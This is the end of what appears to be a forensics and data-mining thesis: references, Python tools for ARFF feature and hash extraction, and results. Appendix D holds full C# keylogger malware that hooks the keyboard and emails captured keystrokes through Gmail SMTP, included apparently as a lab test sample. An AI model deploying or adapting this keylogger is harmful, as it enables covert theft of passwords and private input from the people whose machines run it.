[54] Petrović, S. 2006. A comparison between the silhouette index and the davies-bouldin index in labelling ids clusters. *Proceedings of the 11th Nordic Workshop on Secure IT-systems, NORDSEC*, 53–64.

[55] ACM Special Interest Group on Knowledge Discovery and Data Mining. Kdd cup 1999: General information, http://www.sigkdd.org/kddcup/index.php?section=1999&method=info. Last visited: 19.05.2010.

[56] Zeng, Y., Hu, X., & Shin, K. G. 2009. Detection of botnets using combined host- and network-level information. 16th ACM Conference on Computer and Communications Security.

[57] Al-Hammadi, Y. & Aickelin, U. 2006. Detecting botnets through log correlation. Proceedings of the Workshop on Monitoring, Attack Detection and Mitigation (MonAM 2006).

[58] Tabish, S. M., Shafiq, M. Z., & Farooq, M. 2009. Malware detection using statistical analysis of byte-level file content. In *CSI-KDD '09: Proceedings of the ACM SIGKDD Workshop on CyberSecurity and Intelligence Informatics*, 23–31, New York, NY, USA. ACM.

[59] Witten, I. H. & Frank, E. 2005. *Data Mining: Practical Machine Learning Tools and Techniques (Second Edition)*. Morgan Kaufmann, Cambridge, MA, USA.

[60] Hand, D. J., Smyth, P., & Mannila, H. 2001. *Principles of data mining*. MIT Press, Cambridge, MA, USA.

[61] Siddiqui, M., Wang, M. C., & Lee, J. 2008. A survey of data mining techniques for malware detection using file features. In *ACM-SE 46: Proceedings of the 46th Annual Southeast Regional Conference on XX*, 509–510, New York, NY, USA. ACM.

[62] Münz, G., Li, S., & Carle, G. Traffc anomaly detection using k-means clustering. In Proc. of Leistungs-, Zuverlässigkeits- und Verlässlichkeitsbewertung von Kommunikationsnetzen und Verteilten Systemen, 4. GI/ITG-Workshop MMBnet 2007, Hamburg, Germany, September 2007.

[63] Gu, G., Perdisci, R., Zhang, J., & Lee, W. Botminer: Clustering analysis of network traffic for protocol- and structure-independent botnet detection.

[64] SIDDIQUI, M. A. 1948. Data mining methods for malware detection. A dissertation submitted in partial fulfillment of the requirements for the degree of Doctor of Philosophy in Modeling and Simulation in the College of Sciences at the University of Central Florida Orlando, Florida.

[65] Beebe, N. & Clark, J. 2005. Dealing with terabyte data sets in digital investigations. In *Advances in Digital Forensics*, 3–16.

[66] Han, J. & Kamber, M. 2006. *Data mining: concepts and techniques*. Morgan Kaufmann Publishers.

[67] Nguyen, H., Franke, K., & Petrovic, S. 2010. Improving effectiveness of intrusion detection by correlation feature selection. In *Proceedings of the 2010 International Conference on Availability, Reliability and Security (ARES)*, 17–24. ARES.

[68] Joshi, S. S. & Phoha, V. V. 2005. Investigating hidden markov models capabilities in anomaly detection. In *ACM-SE 43: Proceedings of the 43rd annual Southeast regional conference*, 98–103, New York, NY, USA. ACM.

[69] Khabaza, T. Hard hats for data miners: Myths and pitfalls of data mining. SPSS.

[70] Getoor, L. & Diehl, C. P. 2005. Link mining: a survey. *SIGKDD Explor. Newsl.*, 7(2), 3–12.

[71] Feldman, R. 2002. Link analysis: Current state of the art. Computer Science Department.

[72] Erdös, P. & Rényi, A. 1960. On the evolution of random graphs. In *Publication of the Mathematical Institute of the Hungarian Academy of Sciences*, 17–61.

[73] O'Madadhain, J., Hutchins, J., & Smyth, P. 2005. Prediction and ranking algorithms for event-based network data. *SIGKDD Explor. Newsl.*, 7(2), 23–30.

[74] Getoor, L. 2003. Link mining: a new data mining challenge. *SIGKDD Explor. Newsl.*, 5(1), 84–89.

[75] Chen, H., Jie, J., Qin, Y., & Chau, M. 2004. Crime data mining: A general framework and some examples. *IEEE Computer*, 37, 50–56.

[76] Theodoridis, S. & Koutroumbas, K. 2006. *Pattern Recognition, Third Edition*. Academic Press, Inc., Orlando, FL, USA.

[77] Jain, A. K., Murty, M. N., & Flynn, P. J. 1999. Data clustering: a review. *ACM Comput. Surv.*, 31(3), 264–323.

[78] Wu, X. & Kumar, V. 2009. *The Top Ten Algorithms in Data Mining*. Chapman & Hall/CRC.

[79] Meyer, M. A. & Booker, J. M. 2001. *Eliciting and analyzing expert judgment: a practical guide*. Society for Industrial and Applied Mathematics, Philadelphia, PA, USA.

[80] Carrier, B. Digital forensics tool testing images - http://dftt.sourceforge.net/. Last visited: 03.03.2010.

[81] Project, T. H. The forensic challenge - http://old.honeynet.org/challenge/index.html. Last visited: 03.03.2010.

[82] Casey, E. 2002. Error, uncertainty, and loss in digital evidence. International Journal of Digital Evidence Summer 2002, Volume 1, Issue 2, pp. 1–45.

[83] die.net. file(1) - linux man page, http://linux.die.net/man/1/file. Last visited: 19.05.2010.

[84] Carrier, B. 2003. The sleuth kit informer, issue #8 - http://sleuthkit.org/informer/sleuthkit-informer-8.txt. Last visited: 18.02.2010.

[85] Hall, M., Frank, E., Holmes, G., Pfahringer, B., Reutemann, P., & Witten, I. H. 2009. The weka data mining software: An update; sigkdd explorations, volume 11, issue 1.

[86] Huynh, D. P. Exploring and validating data mining algorithms for use in data ascription. Master's thesis, Naval Postgraduate School, Monterey, California, June 2008.

[87] Machine Learning Project at the Department of Computer Science of The University of Waikato. 2008. Attribute-relation file format (arff), http://www.cs.waikato.ac.nz/ ml/weka/arff.html. Last visited: 12.04.2010.

[88] Sourceforge. 2006. dcfldd at sourceforge, http://dcfldd.sourceforge.net/. Last visited: 22.04.2010.

[89] Regex python, http://www.noah.org/wiki/regex_python. Last visited: 14.04.2010.

[90] Goyvaerts, J. 2010. The premier website about regular expressions, http://www.regular-expressions.info/. Last visited: 15.04.2010.

[91] Viscovery SOMine. Viscovery SOMine 5.1, http://www.viscovery.net/somine/. Last visited: 27.04.2010.

[92] IANA. Port Numbers, http://www.iana.org/assignments/port-numbers. Last Visited: 31.05.2010.

[93] VMware. 2010. Vmware workstation, http://www.vmware.com/products/workstation/overview.html. Last visited: 25.05.2010.

[94] Xiaosong, Z., Xiaohui, P., & Xiaoshu, L. 2009. Analysis of virtual machine applied to malware detection system. In *IEEC '09: Proceedings of the 2009 International Symposium on Information Engineering and Electronic Commerce*, 290–294, Washington, DC, USA. IEEE Computer Society.

[95] Ono, K., Kawaishi, I., & Kamon, T. Oct. 2007. Trend of botnet activities. In *Security Technology, 2007 41st Annual IEEE International Carnahan Conference on*, 243–249.

[96] Arnes, A., Haas, P., Vigna, G., & Kemmerer, R. February 2007. Using a Virtual Security Testbed for Digital Forensic Reconstruction. *Journal in Computer Virology*, 2(4).

[97] Xubuntu. Xubuntu Home Page, http://xubuntu.org/. Last Visited: 31.05.2010.

[98] Kit, T. S. 2010. Tsk download, http://www.sleuthkit.org/sleuthkit/download.php. Last visited: 06.05.2010.

[99] Python. Python Programming Language – Official Website, http://www.python.org/. Last Visited: 05.06.2010.

[100] MIT. The arff python package, www.mit.edu/s̃av/arff/dist/. Last visited: 06.05.2010.

[101] ANTLR. Antlr python runtime distributions, http://www.antlr.org/download/python. Last visited: 06.05.2010.

[102] Weka. Developer version 3.7.1, http://www.cs.waikato.ac.nz/ml/weka/. Last visited: 06.05.2010.

[103] ISEC PARTNERS, prepared by Alex Stamos. February 2010. äurorařesponse recommendations, https://www.isecpartners.com/files/isec_aurora_response_recommendations.pdf. Last Visited: 31.05.2010.

[104] Skoudis, E. & Liston, T. 2005. *Counter hack reloaded, second edition: a step-by-step guide to computer attacks and effective defenses*. Prentice Hall Press, Upper Saddle River, NJ, USA.

[105] IANA. IPv4 Address Space Registry, http://www.iana.org/assignments/ipv4-address-space/ipv4-address-space.xml. Last visited: 10.05.2010.

[106] Leetupload. The database - win32/irc bots/, http://leetupload.com/dbindex2/index.php?dir=win32/irc%20bots/. Last visited: 04.05.2010.

[107] Apache. The apache http server project, http://httpd.apache.org/. Last visited: 23.05.2010.

[108] mIRC, http://www.mirc.com/. Last visited: 23.05.2010.

[109] beware ircd, http://ircd.bircd.org/. Last visited: 22.05.2010.

A Feature Extraction Tool - Code

```
# Feature Extraction Tool
from arff import arffread,arffwrite     # using arff module!
import commands                         # commands module
import re                               # regex module

#Gets all neccesarily information:
ddimage = raw_input("Image file (whole path)\n")
innfilearff = raw_input("Corresponding ARFF input file (whole path)\n")
arffin = open(innfilearff)
arffout = raw_input("Output filename\n")
machinenr = raw_input("Machine number\n")
medianr = raw_input("Media number\n")

fout = open(arffout, 'w') #Opens input arff file

#parses the input ARFF file:
print "Starting Parsing ARFF file..."
(name, sparse, alist, m) = arffread(arffin)
print "Done Parsing!"


# Include all new attributes for the ARFF file:
newent = ['entropy',1,[]]       # indexing attribute entropy
machine = ['machine',1,[]]      # indexing attribute machine metadata (numeric)
media = ['media',1,[]]          # indexing attribute media metadata (e.g., disk = 1)
ipstr = ['IPs',0,[]]            # indexing attribute IPs
mailstr = ['mails',0,[]]        # indexing attribute mails
urlstr = ['urls',0,[]]          # indexing attribute URLs
alist.append(machine)           # adding machine attribute to alist
alist.append(media)             # adding media attribute to alist
alist.append(newent)            # adding ent attribute to alist
alist.append(ipstr)             # adding ip attribute to alist
alist.append(mailstr)           # adding mail attribute to alist
alist.append(urlstr)            # adding url attribute to alist

# goes through all file objects parsed from arff file and adds features:
for obj in m:
    iptotal = ""                # resetting for current file object's ip string
    mailtotal = ""              # resetting for current file object's mail string
    urltotal = ""               # resetting for current file object's url string
    obj.append(machinenr)       # machine metadata add
    obj.append(medianr)         # media metadata add
    cmdent = "icat "+ddimage+" "+str(obj[15]) + " | ent"    # command to calculate entropy
    entoutput = commands.getoutput(cmdent)                  # gets entropy
    ent = re.findall('Entropy = ([0-9].[0-9]+)',entoutput)  # extracts entropy value
    print "Entropy for: ", obj[0]," - ", ent[0]             # prints status and entropy
    obj.append(ent[0])                                      # adds the entropy to object

    # opening current file object's content from image file, using icat
    print "IP, mails and URLs is added to: ",obj[0]     # adding status
    cmdstr = "icat "+ddimage+" "+str(obj[15])   # command to get file content from image
using icat
    catinput = commands.getoutput(cmdstr)       # executes command and stores output for
searching
    # find all ips, based on following regular expression:
    ips = re.findall('(?:[\d]{1,3})\.(?:[\d]{1,3})\.(?:[\d]{1,3})\.(?:[\d]{1,3})', catinput)
    if len(ips) > 0:                            # if any IP found
```

```
        for ip in ips:                          # go through all found
            iptotal += '"' + ip + '" '          # add to IP to string, seperated by quotes
        obj.append(iptotal)                     # appending ips to list
    else:                                       # if no ip
        obj.append('?')                         # add ? (empty)
    # find all emails, based on following regular expression:
    emails = re.findall(
'[a-zA-Z0-9]+[\.\_\-]*[a-zA-Z0-9]*@[a-zA-Z0-9]+[\.\-\_]*[a-zA-Z0-9]*[\.][a-zA-Z]+', catinput)
    if len(emails) > 0:                         # if any email found
        for mail in emails:                     # go through all found
            mailtotal += '"' + mail + '" '      # add mail to string
        obj.append(mailtotal)                   # appending emails to list
    else:                                       # if no email
        obj.append('?')                         # add ? (empty)
    #find all URLS, based on following regular expression:
    urls = re.findall(
'http[s]?://(?:[a-zA-Z]|[0-9]|[!*\(\),]|[\.]|(?:%[0-9a-fA-F][0-9a-fA-F]))+',catinput)
    if len(urls) > 0:                           # if any email found
        for url in urls:                        # go through all found
            urltotal += '"' + url + '" '        # add mail to string
        obj.append(urltotal)                    #appending urls to list
    else:                                       # if no email
        obj.append('?')                         # add ? (empty)
#writes the new lists with attributes and values to "fout"-file:
arffwrite(fout,alist,m, name)
#close the used files:
fout.close()
arffin.close()
```

B Hash Extraction Tool

```
# Hash Extraction Tool
from arff import arffread,arffwrite     # using arff module!
import commands                         # commands module

infile = raw_input("Input ARFF file (whole path):\n")       # input arff file
arffin = open(infile)                                       # opens file
hashdbname = raw_input("Output hash file (whole path):\n")  # output file
nr = 0                                              # for sorting object number

#parses the input ARFF file:
print "Starting Parsing ARFF file..."               # Status message
(name, sparse, alist, m) = arffread(arffin)         # parsing arff file
print "Done Parsing, writing to file..."            # status message
hashlist = []                                       # temp list of obj

# goes through all file objects obj in list m:
for obj in m:
    if obj[24] != '?':                              # if there is a hash value
        nr += 1                                     # increases sorting number
        line = obj[24] + "  " + "object"+str(nr)+"\n"   # obj string in hfind format
        hashlist.append(line)                   # appends object line to hashlist
FILE = open(hashdbname, 'w')                    # opens outputfile
FILE.writelines(hashlist)                       # writes hashes to file
FILE.close()                                    # closes the file
```

C Hash-Based Removal Tool - Code

```
# Hash-Based Removal Tool
from arff import arffread,arffwrite # using arff module!
import commands                     # commands module

# Gets all neccesarily information:
inn = raw_input("Hash database file to use (whole path)\n")
innfilearff = raw_input("ARFF input file (whole path)\n")
arffin = open(innfilearff)
arffout = raw_input("Output filename\n")

fout = open(arffout, 'w')

#parses the input ARFF file:
print "Starting Parsing ARFF file..."
(name, sparse, alist, m) = arffread(arffin)
print "Done Parsing!"

#setting variables based on parsed ARFF file
nr_obj = len(m)     #nr of objects
objnr = 0           #sets counters to 0

# Include all new attributes for the ARFF file:
newm = []               # creates new list for

# goes through all file objects obj in list m to remove files based on hash database:
print "Finds Known Hashes..."
for obj in m:
    objnr += 1                                  # round in for loop
    print nr_obj," - ",objnr, " - ",obj[0]      # prints hash finding status
    if obj[24] != '?':                          # Only check when valid MD5 value
        cmd = "hfind -q "+ inn + " " + obj[24]  # command used to find current hash in
hashdb file
        if int(commands.getoutput(cmd)) != 1:   # if the hash is not in hash database:
            print "No Match of object: ", objnr # print status
            newm.append(obj)                    # append object to list that are not in hash
db
    else:                                       # no hash of file
        print "No Hash Value",objnr             # status message
        newm.append(obj)                        # appends file object to list
# writes the new lists with attributes and values to "fout"-file:
arffwrite(fout,alist,newm, name)
# close the used files:
fout.close()
arffin.close()
```

D Keylogger Bot Malware - Code

```
//Example bot malware in C# with a keylogger and mail sending client.
//The code is based on the following sources:
//  http://blogs.msdn.com/toub/archive/2006/05/03/589423.aspx
//  http://dnugh.wordpress.com/2006/10/18/sending-mail-programmatically-using-c-20-with-gmail-2/
//Changes and modifications to the original source code is marked with *

//Low-Level Keyboard Hook in C#
using System;
using System.Diagnostics;
using System.Windows.Forms;
using System.Runtime.InteropServices;

class InterceptKeys
{
    private const int WH_KEYBOARD_LL = 13;
    private const int WM_KEYDOWN = 0x0100;
    private static LowLevelKeyboardProc _proc = HookCallback;
    private static IntPtr _hookID = IntPtr.Zero;
    static public string lala = String.Empty;   //* string to send over mail
    static public int loop = 0;                 //* sendmail loop nr for 10 characters

    public static void Main()
    {
        Console.WriteLine("App started...");    //* print application status
        _hookID = SetHook(_proc);
        Application.Run();
        UnhookWindowsHookEx(_hookID);
    }

    private static IntPtr SetHook(LowLevelKeyboardProc proc)
    {
        using (Process curProcess = Process.GetCurrentProcess())
        using (ProcessModule curModule = curProcess.MainModule)
        {
            return SetWindowsHookEx(WH_KEYBOARD_LL, proc,
                GetModuleHandle(curModule.ModuleName), 0);
        }
    }

    private delegate IntPtr LowLevelKeyboardProc(
        int nCode, IntPtr wParam, IntPtr lParam);

    private static IntPtr HookCallback(
        int nCode, IntPtr wParam, IntPtr lParam)
    {
        if (nCode >= 0 && wParam == (IntPtr)WM_KEYDOWN)
        {
            loop += 1;       // * counting nr characters read
            int vkCode = Marshal.ReadInt32(lParam);
            Console.WriteLine((Keys)vkCode);
            string a = ((Keys)vkCode).ToString();   // * keypressed to variable
            Console.WriteLine(a);                  // * printing keystroke
```

```
                lala += a;                                      // * adding new keystroke to string
                Console.WriteLine(lala);                        // * prints whole keystroke string
                if (loop == 10){                                // * if 10 characters pressed/read
                    sendmail(lala);                             // * send current string
                    loop = 0;}                                  // * reset
            }
            return CallNextHookEx(_hookID, nCode, wParam, lParam);
        }

        [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]
        private static extern IntPtr SetWindowsHookEx(int idHook,
            LowLevelKeyboardProc lpfn, IntPtr hMod, uint dwThreadId);

        [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]
        [return: MarshalAs(UnmanagedType.Bool)]
        private static extern bool UnhookWindowsHookEx(IntPtr hhk);

        [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]
        private static extern IntPtr CallNextHookEx(IntPtr hhk, int nCode,
            IntPtr wParam, IntPtr lParam);

        [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
        private static extern IntPtr GetModuleHandle(string lpModuleName);

        // Sending mail programmatically using C# 2.0 with Gmail
        public static void sendmail(string info)
        {
            System.Net.Mail.MailMessage mail = new System.Net.Mail.MailMessage();
            System.Net.NetworkCredential cred = new System.Net.NetworkCredential("mail@gmail.com",
    "password");
            mail.To.Add("mail@gmail.com");  // * Example target mail address, e.g., botnet control
            mail.Subject = "Malware";       // * Subject of the mail
            mail.From = new System.Net.Mail.MailAddress("mail@gmail.com"); // * email origin
            mail.IsBodyHtml = true;
            mail.Body = info;                   // * Input to mailsending function, being the
    keystroke string
            System.Net.Mail.SmtpClient smtp = new System.Net.Mail.SmtpClient("smtp.gmail.com"); //
    *gmail's smtp
            smtp.UseDefaultCredentials = false;
            smtp.EnableSsl = true;
            smtp.Credentials = cred;
            smtp.Port = 587;
            smtp.Send(mail);
            Console.WriteLine("Sent...");   // * Status message of sent keystrokes to master
        }
    }
```


E Hash Counter Tool - Code

```
#Hash comparison tool
from arff import arffread,arffwrite         # using arff module!
import commands                             # commands module

infile = raw_input("Input ARFF file (whole path):\n")# input arff file
inhash = raw_input("Hash DB\n") #Input hashdb
arffin = open(infile) #opening file
matches = 0 #match counter

print "Starting Parsing ARFF file..."       # Status message
(name, sparse, alist, m) = arffread(arffin) # parsing arff file
print "Done Parsing, writing to file..."    # status message

for obj in m:                   # goes through all file objects obj in list m:
    if obj[24] != '?':          # if there is a hash value
        cmd = "hfind -q "+ inhash + " " + obj[24] #command used to find hash
        if int(commands.getoutput(cmd)) == 1:   #if the hash is in hash database:
            matches +=1 #print number of matches
print matches
```

F Example File

```
http://www.hig.no
192.168.0.1
mail@mail.com
```


G Proof-of-Concept - Results



Relation: fiwalk-weka.filters.unsupervised.attribute.Remove-R2,7-9,11-12,14-15,17,21,26-27-weka.filters.unsupervised.attribute.NumericToNominal-R3,4,5,12-weka.filters.unsupervised.attribute.StringToNominal-R6,7,14,15-weka.filters.unsupervised.attribu...

No.	id	filesize	mtime	ctime	atime	filename	name_type	inode	mode	nlink	uid	crtime	seq	libmagic	MD5	unalloc	machine	media
	Numeric	Numeric	Nominal	Nominal	Nominal	Nominal	Nominal	Numeric	Numeric	Numeric	Numeric	Nominal	Numeric	Nominal	Nominal	Numeric	Numeric	Numeric
46	241.0	152.0	2010-...	2010-...	2010-...	Documents and Settings/Administrator/Local Settings/Temp/VMwareDnD/.	d	10329.0	511.0	2.0	0.0	2010-...	4.0	data	3a6e3...		1.0	1.0
47	245.0	152.0	2010-...	2010-...	2010-...	Documents and Settings/Administrator/Local Settings/Temp/VMwareDnD/111...	d	10329.0	511.0	2.0	0.0	2010-...	4.0	data	3a6e3...		1.0	1.0
48	246.0	256.0	2010-...	2010-...	2010-...	Documents and Settings/Administrator/Local Settings/Temporary Internet Files	d	10237.0	511.0	2.0	0.0	2010-...	1.0	data	34a71...		1.0	1.0
49	247.0	256.0	2010-...	2010-...	2010-...	Documents and Settings/Administrator/Local Settings/Temporary Internet Fil...	d	10237.0	511.0	2.0	0.0	2010-...	1.0	data	34a71...		1.0	1.0
50	249.0	672.0	2010-...	2010-...	2010-...	Documents and Settings/Administrator/Local Settings/Temporary Internet Fil...	d	10238.0	511.0	1.0	0.0	2010-...	1.0	data	c7754...		1.0	1.0
51	250.0	672.0	2010-...	2010-...	2010-...	Documents and Settings/Administrator/Local Settings/Temporary Internet Fil...	d	10238.0	511.0	1.0	0.0	2010-...	1.0	data	c7754...		1.0	1.0
52	251.0	256.0	2010-...	2010-...	2010-...	Documents and Settings/Administrator/Local Settings/Temporary Internet Fil...	d	10237.0	511.0	2.0	0.0	2010-...	1.0	data	34a71...		1.0	1.0
53	254.0	672.0	2010-...	2010-...	2010-...	Documents and Settings/Administrator/Local Settings/Temporary Internet Fil...	d	10238.0	511.0	1.0	0.0	2010-...	1.0	data	c7754...		1.0	1.0
54	258.0	672.0	2010-...	2010-...	2010-...	Documents and Settings/Administrator/Local Settings/Temporary Internet Fil...	d	10238.0	511.0	1.0	0.0	2010-...	1.0	data	c7754...		1.0	1.0
55	263.0	672.0	2010-...	2010-...	2010-...	Documents and Settings/Administrator/Local Settings/Temporary Internet Fil...	d	10238.0	511.0	1.0	0.0	2010-...	1.0	data	c7754...		1.0	1.0
56	265.0	32768.0	2010-...	2010-...	2010-...	Documents and Settings/Administrator/Local Settings/Temporary Internet Fil...	r	10300.0	511.0	1.0	0.0	2010-...	1.0	Intern...	6cf15...		1.0	1.0
57	266.0	384.0	2010-...	2010-...	2010-...	Documents and Settings/Administrator/Local Settings/Temporary Internet Fil...	d	10239.0	511.0	1.0	0.0	2010-...	1.0	data	49002...		1.0	1.0
58	267.0	384.0	2010-...	2010-...	2010-...	Documents and Settings/Administrator/Local Settings/Temporary Internet Fil...	d	10239.0	511.0	1.0	0.0	2010-...	1.0	data	49002...		1.0	1.0
59	268.0	672.0	2010-...	2010-...	2010-...	Documents and Settings/Administrator/Local Settings/Temporary Internet Fil...	d	10238.0	511.0	1.0	0.0	2010-...	1.0	data	c7754...		1.0	1.0
60	270.0	40.0	2010-...	2010-...	2010-...	Documents and Settings/Administrator/Local Settings/Temporary Internet Fil...	r	11240.0	511.0	2.0	0.0	2010-...	3.0	ASCII ...	df012...		1.0	1.0
61	276.0	40.0	2010-...	2010-...	2010-...	Documents and Settings/Administrator/My Documents/examplefile.txt	r	11241.0	511.0	2.0	0.0	2010-...	2.0	ASCII ...	df012...		1.0	1.0
62	277.0	384.0	2010-...	2010-...	2010-...	Documents and Settings/Administrator/My Documents/My Music	d	10355.0	219.0	2.0	0.0	2010-...	1.0	data	478c9...		1.0	1.0
63	278.0	384.0	2010-...	2010-...	2010-...	Documents and Settings/Administrator/My Documents/My Music/.	d	10355.0	219.0	2.0	0.0	2010-...	1.0	data	478c9...		1.0	1.0
64	282.0	384.0	2010-...	2010-...	2010-...	Documents and Settings/Administrator/My Documents/My Pictures	d	10348.0	219.0	2.0	0.0	2010-...	1.0	data	77736...		1.0	1.0
65	283.0	384.0	2010-...	2010-...	2010-...	Documents and Settings/Administrator/My Documents/My Pictures/.	d	10348.0	219.0	2.0	0.0	2010-...	1.0	data	77736...		1.0	1.0
66	290.0	52428...	2010-...	2010-...	2010-...	Documents and Settings/Administrator/NTUSER.DAT	r	10223.0	365.0	1.0	0.0	2010-...	1.0	MS Wi...			1.0	1.0
67	291.0	1024.0	2010-...	2010-...	2010-...	Documents and Settings/Administrator/ntuser.dat.LOG	r	10317.0	365.0	2.0	0.0	2010-...	1.0	MS Wi...	0e259...		1.0	1.0
68	296.0	376.0	2010-...	2010-...	2010-...	Documents and Settings/Administrator/Recent	d	10232.0	73.0	1.0	0.0	2010-...	1.0	data	6618e...		1.0	1.0


Figure 34: Identification of examplefile.txt



